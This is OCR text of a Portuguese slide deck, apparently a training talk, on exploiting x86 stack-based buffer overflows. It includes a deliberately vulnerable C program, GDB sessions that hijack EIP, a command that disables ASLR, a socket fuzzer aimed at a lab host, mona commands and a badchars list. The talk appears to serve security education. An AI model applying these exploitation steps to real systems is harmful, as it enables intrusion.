
Arquiteturas

- Uma arquitetura pode usar **Big ou Little endianness**, ou ambos, ou ser configurável para usar qualquer um. Os processadores **Little-endian ordenam os bytes na memória com o byte menos significativo de um valor multibyte no local de memória de número mais baixo**. As arquiteturas **big-endian, em vez disso, organizam os bytes com o byte mais significativo no endereço de número mais baixo.**
- A arquitetura x86, bem como várias arquiteturas de 8 bits, são little-endian. A maioria das arquiteturas RISC (SPARC, Power, PowerPC, MIPS) eram originalmente big-endian (ARM era little-endian), mas muitas (incluindo ARM) agora são configuráveis como ambas.
- Endianness se aplica apenas a processadores que permitem endereçamento individual de unidades de dados (como bytes) que são menores que a palavra de máquina endereçável básica.

https://en.wikipedia.org/wiki/Comparison_of_instruction_set_architectures

Registradores


- ESP, EBP e EIP são particularmente interessantes para nós.
- ESP e EBP juntos acompanham o quadro de pilha da função atualmente em execução.
- ESP aponta para o topo do quadro de pilha em sua endereço de memória mais baixo e, da mesma forma, EBP aponta para o endereço de memória mais alto, endereço na parte inferior do quadro de pilha.
- EIP mantém o endereço de memória da próxima instrução a ser executada. Porque nosso objetivo é sequestrar a execução e fazer com que a máquina de destino execute o que queremos, o EIP parece ser o principal alvo de compromisso.



https://payatu.com/understanding-stack-based-buffer-overflow

Stack (Pilha)


- Quando uma função é executada, um quadro (frame) de pilha para suas informações é colocado na pilha. Uma vez que a função termina a execução, o quadro de pilha relacionado é retirado da pilha e a execução é retomada na função chamada para a função que realizou a chamada de onde parou. A CPU deve saber de onde ele tem que continuar a execução, ele obtém essa informação do endereço de retorno (EIP) colocado na pilha quando uma função é chamada.
- Para entender vamos dizer que existe um programa no qual a função main chama um func(). Assim, quando o programa começar, main() será chamado e um quadro de pilha será alocado para ele e colocado na pilha. Então main() chama func(), então antes de alocar a stack frame, empurrando-o para a pilha e entregando a execução para func(),
- main() observa onde a execução precisará continuar quando func() retornar (geralmente a linha de código diretamente após a chamada para func()) (depois de ebp) pressionando o valor (endereço de retorno) na pilha.



https://payatu.com/understanding-stack-based-buffer-overflow

Stack (Pilha)


- Depois que func() termina, ele retorna, seu quadro de pilha é exibido e o endereço de retorno armazenado é carregado no registrador EIP para continuar a execução para main.
- Se pudermos controlar esse endereço de retorno (eip), podemos sequestrar (ou hijacking) quais instruções são executadas quando func() retorna.



https://payatu.com/understanding-stack-based-buffer-overflow

Stack-Based Buffer OverFlow

- Nosso objetivo é executar instruções (código) através da CPU.
- A técnica para alcançar esse objetivo é chamada de "Stack-Based Buffer OverFlow".
- Essa técnica envolve inundar (Overflow) uma variável na pilha de memória do programa, resultando na sobreposição de endereços de memória adjacentes.



https://avinetworks.com/glossary/buffer-overflow/

PoC – Exemplo de OverFlow

- Código C;
- sudo apt-get install gcc-multilib
- gcc –m32 -g -fno-stack-protector -z execstack -o program program.c
- chmod +x program
- ./program abcde
- O objetivo é forçar a execução da função2.

```
┌──(kali㉿kali)-[~/Documents/fiap-bof/BasicExample]
└─$ gcc -g -fno-stack-protector -z execstack -o program program.c -m32

┌──(kali㉿kali)-[~/Documents/fiap-bof/BasicExample]
└─$ ./program abce
Executed normally
```

```
#include <string.h>
#include <stdio.h>

void function2() {
printf("Execution flow changed\n");
}

void function1(char *str){
char buffer[5];
strcpy(buffer, str);
}

void main(int argc, char *argv[])
{
function1(argv[1]);
printf("Executed normally\n");
}
```

PoC – Exemplo de OverFlow

- Meet GDB (sudo apt install gdb –y)
- Carregar *program* no GDB
  - ~$ gdb program
- Listar o Código fonte
  - (gdb) list 1,20

```
┌──(kali㉿kali)-[~/Documents/fiap-bof/BasicExample]
└─$ gdb program
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from program...
(gdb) list 1,20
1       #include <string.h>
2       #include <stdio.h>
3
4       void function2() {
5       printf("Execution flow changed\n");
6       }
7
8       void function1(char *str){
9       char buffer[5];
10      strcpy(buffer, str);
11      }
12
13      void main(int argc, char *argv[])
14      {
15      function1(argv[1]);
16      printf("Executed normally\n");
17      }
(gdb)
```

PoC – Exemplo de OverFlow

- Definir Breakpoints
  - Function call Strcpy()
  - Return Function
  - Main()

```
17      }
(gdb) b 10
Breakpoint 1 at 0x123d: file program.c, line 10.
(gdb) b 11
Breakpoint 2 at 0x1251: file program.c, line 11.
(gdb) b 15
Breakpoint 3 at 0x1273: file program.c, line 15.
(gdb) info b
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0x0000123d in function1 at program.c:10
2       breakpoint     keep y   0x00001251 in function1 at program.c:11
3       breakpoint     keep y   0x00001273 in main at program.c:15
(gdb)
```

```
(gdb) list 1,20
1       #include <string.h>
2       #include <stdio.h>
3
4       void function2() {
5       printf("Execution flow changed\n");
6       }
7
8       void function1(char *str){
9       char buffer[5];
10      strcpy(buffer, str);
11      }
12
13      void main(int argc, char *argv[])
14      {
15      function1(argv[1]);
16      printf("Executed normally\n");
17      }
(gdb)
```

PoC – Exemplo de OverFlow

```
(gdb) run $(python -c 'print "A"*4')
Starting program: /home/kali/Documents/fiap-bof/BasicExample/program $(python -c 'print "A"*4')

Breakpoint 3, main (argc=2, argv=0xffffd414) at program.c:15
15      function1(argv[1]);
(gdb) c
Continuing.

Breakpoint 1, function1 (str=0xffffd5ad
10      strcpy(buffer, str);
(gdb) x/16wx $esp
0xffffd320:     0x00000002      0xf7fdc
0xffffd330:     0xf7fa63fc      0x56559
0xffffd340:     0xffffd5ad      0x00000
0xffffd350:     0xffffd370      0x00000
(gdb) x/ $ebp
0xffffd338:     0xffffd358
(gdb)
```

```
(gdb) c
Continuing.

Breakpoint 2, function1 (str=0xffffd5ad "AAAA") at program.c:11
11      }
(gdb) x/16wx $esp
0xffffd320:     0x00000002      0xf7fdc480      0x41000000      0x00414141
0xffffd330:     0xf7fa63fc      0x56559000      0xffffd358      0x56556284
0xffffd340:     0xffffd5ad      0x00000002      0x56559000      0x5655626b
0xffffd350:     0xffffd370      0x00000000      0x00000000      0xf7dd9905
(gdb) x/ $ebp
0xffffd338:     0xffffd358
(gdb) c
Continuing.
Executed normally
[Inferior 1 (process 139159) exited with code 022]
(gdb)
```

PoC – Exemplo de OverFlow

- Segmentation Fault – Hijacking EIP

```
(gdb) run $(python -c 'print "A"*16+"B"*4')
Starting program: /home/kali/Documents/fiap-bof/BasicExample/program $(python -

Breakpoint 3, main (argc=2, argv=0xffffd404) at program.c:15
15      functionl(argv[1]);
(gdb) c
Continuing.

Breakpoint 1, functionl (str=0xffffd59d 'A' <repeats 16 times>, "BBBB") at pro
10      strcpy(buffer, str);
(gdb) c
Continuing.

Breakpoint 2, functionl (str=0xffffd59d 'A' <repeats 16 times>, "BBBB") at pro
11      }
(gdb) x/16wx $esp
0xffffd310:     0x00000002      0xf7fdc480      0x41000000      0x41414141
0xffffd320:     0x41414141      0x41414141      0x42414141      0x00424242
0xffffd330:     0xffffd59d      0x00000002      0x56559000      0x5655626b
0xffffd340:     0xffffd360      0x00000000      0x00000000      0xf7dd9905
(gdb) x/ $ebp
0xffffd328:     0x42414141
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x00424242 in ?? ()
(gdb)
```

```
Program received signal SIGSEGV, Segmentation fault.
0x00424242 in ?? ()
(gdb) run $(python -c 'print "A"*17+"B"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kali/Documents/fiap-bof/BasicExample/program $(python -c 'print "A"*17+"B"*4')

Breakpoint 3, main (argc=2, argv=0xffffd404) at program.c:15
15      functionl(argv[1]);
(gdb) c
Continuing.

Breakpoint 1, functionl (str=0xffffd59c 'A' <repeats 17 times>, "BBBB") at program.c:10
10      strcpy(buffer, str);
(gdb) c
Continuing.

Breakpoint 2, functionl (str=0xffffd500 "\f") at program.c:11
11      }
(gdb) x/16wx $esp
0xffffd310:     0x00000002      0xf7fdc480      0x41000000      0x41414141
0xffffd320:     0x41414141      0x41414141      0x41414141      0x42424242
0xffffd330:     0xffffd500      0x00000002      0x56559000      0x5655626b
0xffffd340:     0xffffd360      0x00000000      0x00000000      0xf7dd9905
(gdb) x/ $ebp
0xffffd328:     0x41414141
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb)
```

PoC – Exemplo de OverFlow

- Hitting function2 (little endianness)

```
(gdb) disass function2
Dump of assembler code for function function2:
   0x56556201 <+0>:     push   %ebp
   0x56556202 <+1>:     mov    %esp,%ebp
   0x56556204 <+3>:     push   %ebx
   0x56556205 <+4>:     sub    $0x4,%esp
   0x56556208 <+7>:     call   0x565562a4 <__x86.get_pc_thunk.ax>
   0x5655620d <+12>:    add    $0x2df3,%eax
   0x56556212 <+17>:    sub    $0xc,%esp
   0x56556215 <+20>:    lea    -0x1ff8(%eax),%edx
   0x5655621b <+26>:    push   %edx
   0x5655621c <+27>:    mov    %eax,%ebx
   0x5655621e <+29>:    call   0x56556050 <puts@plt>
   0x56556223 <+34>:    add    $0x10,%esp
   0x56556226 <+37>:    nop
   0x56556227 <+38>:    mov    -0x4(%ebp),%ebx
   0x5655622a <+41>:    leave
   0x5655622b <+42>:    ret
End of assembler dump.
(gdb)
```

```
(gdb) run $(python -c 'print "A"*17+"\x01\x62\x55\x56"')
Starting program: /home/kali/Documents/fiap-bof/BasicExample/program $(python -

Breakpoint 3, main (argc=2, argv=0xffffd404) at program.c:15
15      function1(argv[1]);
(gdb) c
Continuing.

Breakpoint 1, function1 (str=0xffffd59c 'A' <repeats 17 times>, "\001bUV") at p
10      strcpy(buffer, str);
(gdb) c
Continuing.

Breakpoint 2, function1 (str=0xffffd500 "\f") at program.c:11
11      }
(gdb) x/16wx $esp
0xffffd310:     0x00000002      0xf7fdc480      0x41000000      0x41414141
0xffffd320:     0x41414141      0x41414141      0x41414141      0x56556201
0xffffd330:     0xffffd500      0x00000002      0x56559000      0x5655626b
0xffffd340:     0xffffd360      0x00000000      0x00000000      0xf7dd9905
(gdb) x/ $ebp
0xffffd328:     0x41414141
(gdb)
```

PoC – Exemplo de OverFlow

- Great Success

```
(gdb) run $(python -c 'print "A"*17+"\x01\x62\x55\x56"')
Starting program: /home/kali/Documents/fiap-bof/BasicExample/program $(python -c 'print "A"*

Breakpoint 3, main (argc=2, argv=0xffffd404) at program.c:15
15      function1(argv[1]);
(gdb) c
Continuing.

Breakpoint 1, function1 (str=0xffffd59c 'A' <repeats 17 times>, "\001bUV")
10      strcpy(buffer, str);
(gdb) c
Continuing.

Breakpoint 2, function1 (str=0xffffd500 "\f") at program.c:11
11      }
(gdb) x/16wx $esp
0xffffd310:     0x00000002      0xf7fdc480      0x41000000      0x41414141
0xffffd320:     0x41414141      0x41414141      0x41414141      0x56556201
0xffffd330:     0xffffd500      0x00000002      0x56559000      0x5655626b
0xffffd340:     0xffffd360      0x00000000      0x00000000      0xf7dd9905
(gdb) x/ $ebp
0xffffd328:     0x41414141
(gdb) c
Continuing.
Execution flow changed

Program received signal SIGSEGV, Segmentation fault.
0xffffd502 in ?? ()
(gdb) c
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
(gdb)
```

```
(gdb) c
Continuing.
Execution flow changed
```

Mecanismos de Defesa

Visão Geral

Mecanismos de Defesa

- Particularmente, nessa talk, vamos aproveitar a falta de prevenção de execução de dados (DEP) e randomização de layout de espaço de endereço (ASLR), porque ambos dificultariam o aprendizado do fundamentos da exploração.
- No exemplo anterior, manipulamos o endereço de retorno para onde gostaríamos de ir na memória, mas no mundo de exploração pós-ASLR, encontrar o endereço correto para enviar a execução pode ser um pouco mais complicado.

Mecanismos de Defesa

- **Address Space Layout Randomization (ASLR):** É um mecanismo que organiza aleatoriamente o espaço de endereço de um processo, ou seja, randomiza onde nossas bibliotecas são carregadas na memória;
- **Data Execution Policy (DEP)/NX/XD:**. Desabilita a execução de código em páginas de memória marcadas como não executáveis, o que nos impede de preencher nossa pilha com shellcode e apontar o EIP para execução;
- **Stack Canaries/Cookies:** Estas são palavras conhecidas que são colocadas entre o buffer e os dados de controle para detectar um ataque de estouro de buffer.
  - Os Stack Canaries podem ser desabilitados passando o sinalizador **"-fno-stack-protector"** para o gcc durante a compilação, embora o sinalizador seja selecionado por padrão, mas certos compiladores habilitam canários se o sinalizador não for usado explicitamente.

https://en.wikipedia.org/wiki/Address_space_layout_randomization
https://en.wikipedia.org/wiki/Buffer_overflow_protection

Mecanismos de Defesa

```
┌──(kali㉿kali)-[~/Documents/fiap-bof/BasicExample]
└─$ ./program $(python2 -c 'print "A"*17+"\x01\x62\x55\x56"')
zsh: segmentation fault  ./program $(python2 -c 'print "A"*17+"\x01\x62\x55\x56"')

┌──(kal┌──(kali㉿kali)-[~/Documents/fiap-bof/BasicExample]
└─$ cat└─$ sudo su
2      ┌──(root💀kali)-[/home/kali/Documents/fiap-bof/BasicExample]
       └─# echo 0 > /proc/sys/kernel/randomize_va_space


┌──(root💀kali)-[/home/kali/Documents/fiap-bof/BasicExample]
└─#  ./program $(python2 -c 'print "A"*17+"\x01\x62\x55\x56"')
Execution flow changed
zsh: segmentation fault  ./program $(python2 -c 'print "A"*17+"\x01\x62\x55\x56"')

┌──(root💀kali)-[/home/kali/Documents/fiap-bof/BasicExample]
└─#  cat /proc/sys/kernel/randomize_va_space
0
```

Metodologia

Processo Básico de Desenvolvimento de Exploits

Metodologia

- Identificar a versão do aplicativo alvo e características do ambiente;
  - Procurar por exploits conhecidos;
- Realizar a instalação do aplicativo nas mesmas condições do alvo para debug;
- Mapear pontos de overflow através de Fuzzing;
- Identificando o Offset;
- Mapeamento de BadChars;
- Return Address (JMP ESP)
- Geração de Shellcoding e ajustes na pilha;
- Escrevendo a Prova de Conceito (ou PoC)
- Post Exploitation? Priv Esc?
- Pwned

Fuzzing & Debugging

Fuzz everthing, without mercy.

O que é Fuzzing?

- **Fuzzing** é uma técnica de teste de software, frequentemente automatizada ou semi automatizada, que envolve fornecer dados aleatórios, inválidos ou inesperados como entradas para programas de computador. O programa é então monitorado, analisando exceções, como erros em tempo de execução.

Fuzzing – Exemplo de Código

```
#!/usr/bin/python3

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(("brainpan",9999))
        s.recv(1024)
        s.send(buffer + "\r\n")
        s.close()
        sleep(1)
        buffer = buffer + "A" * 100

    except:
       print("Fuzzing crashed at %s bytes" % str(len(buffer)))
       sys.exit()
```

Offset Pattern Create

Pattern Create

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
https://github.com/richardcurteis/PatternCreate.git

Options:
-l, --length <length> The length of the pattern
-s, --sets <ABC,def,123> Custom Pattern Sets
-h, --help Show this message

pattern.py
problema no ruby, contornar:
cd /usr/share/metasploit-framework/tools/exploit
bundle exec /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2500 -q 396F4338
Ou usar a python, se não encontrar, não alcançou o EIP

Debug

- Immunity Debugger (Windows)
  - Mona - https://github.com/corelan/mona
- GDB (Linux)
  - Peda - https://github.com/longld/peda

Debug

- Immunity Debugger - Mona (Windows)

```
# Realizando o Update
!mona update

#Set a breakpoint
!mona breakpoint -a 65D11D71 -t exec

## Gerando um bytearray excluindo bytes especificos:
!mona ba -b "\x00\x0a\x0d’

## Search for possible JMP ESP or whatever
!mona modules
!mona find -s "\xff\xe4" -m module_name
```

BadChars

- Mona

```
!mona config -set workingfolder c:\logs\%p
!mona bytearray or !mona ba -b "\x00\x0a\x0d'
!mona compare -f C:\logs\program\bytearray.bin -a 00AFFD44

badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\
x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x
3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x
7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x
9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\x
bf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf
"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Shellcode

Break In

O que é Shellcode?

- Em hacking, um código shell (shellcode) é **um pequeno trecho de código usado como carga (ou payload) útil na exploração de uma vulnerabilidade de software**. É chamado de “Shellcode" porque **normalmente inicia um shell de comando** a partir do qual o invasor pode controlar a máquina comprometida, mas qualquer pedaço de código que execute uma tarefa semelhante pode ser chamado de Shellcode.
- Como a função de uma carga útil (ou payload) não se limita a meramente gerar um shell, alguns sugeriram que o nome Shellcode é insuficiente. No entanto, as tentativas de substituir o termo não tiveram ampla aceitação. Shellcode é comumente escrito em código de máquina.

https://pt.wikipedia.org/wiki/Shellcode

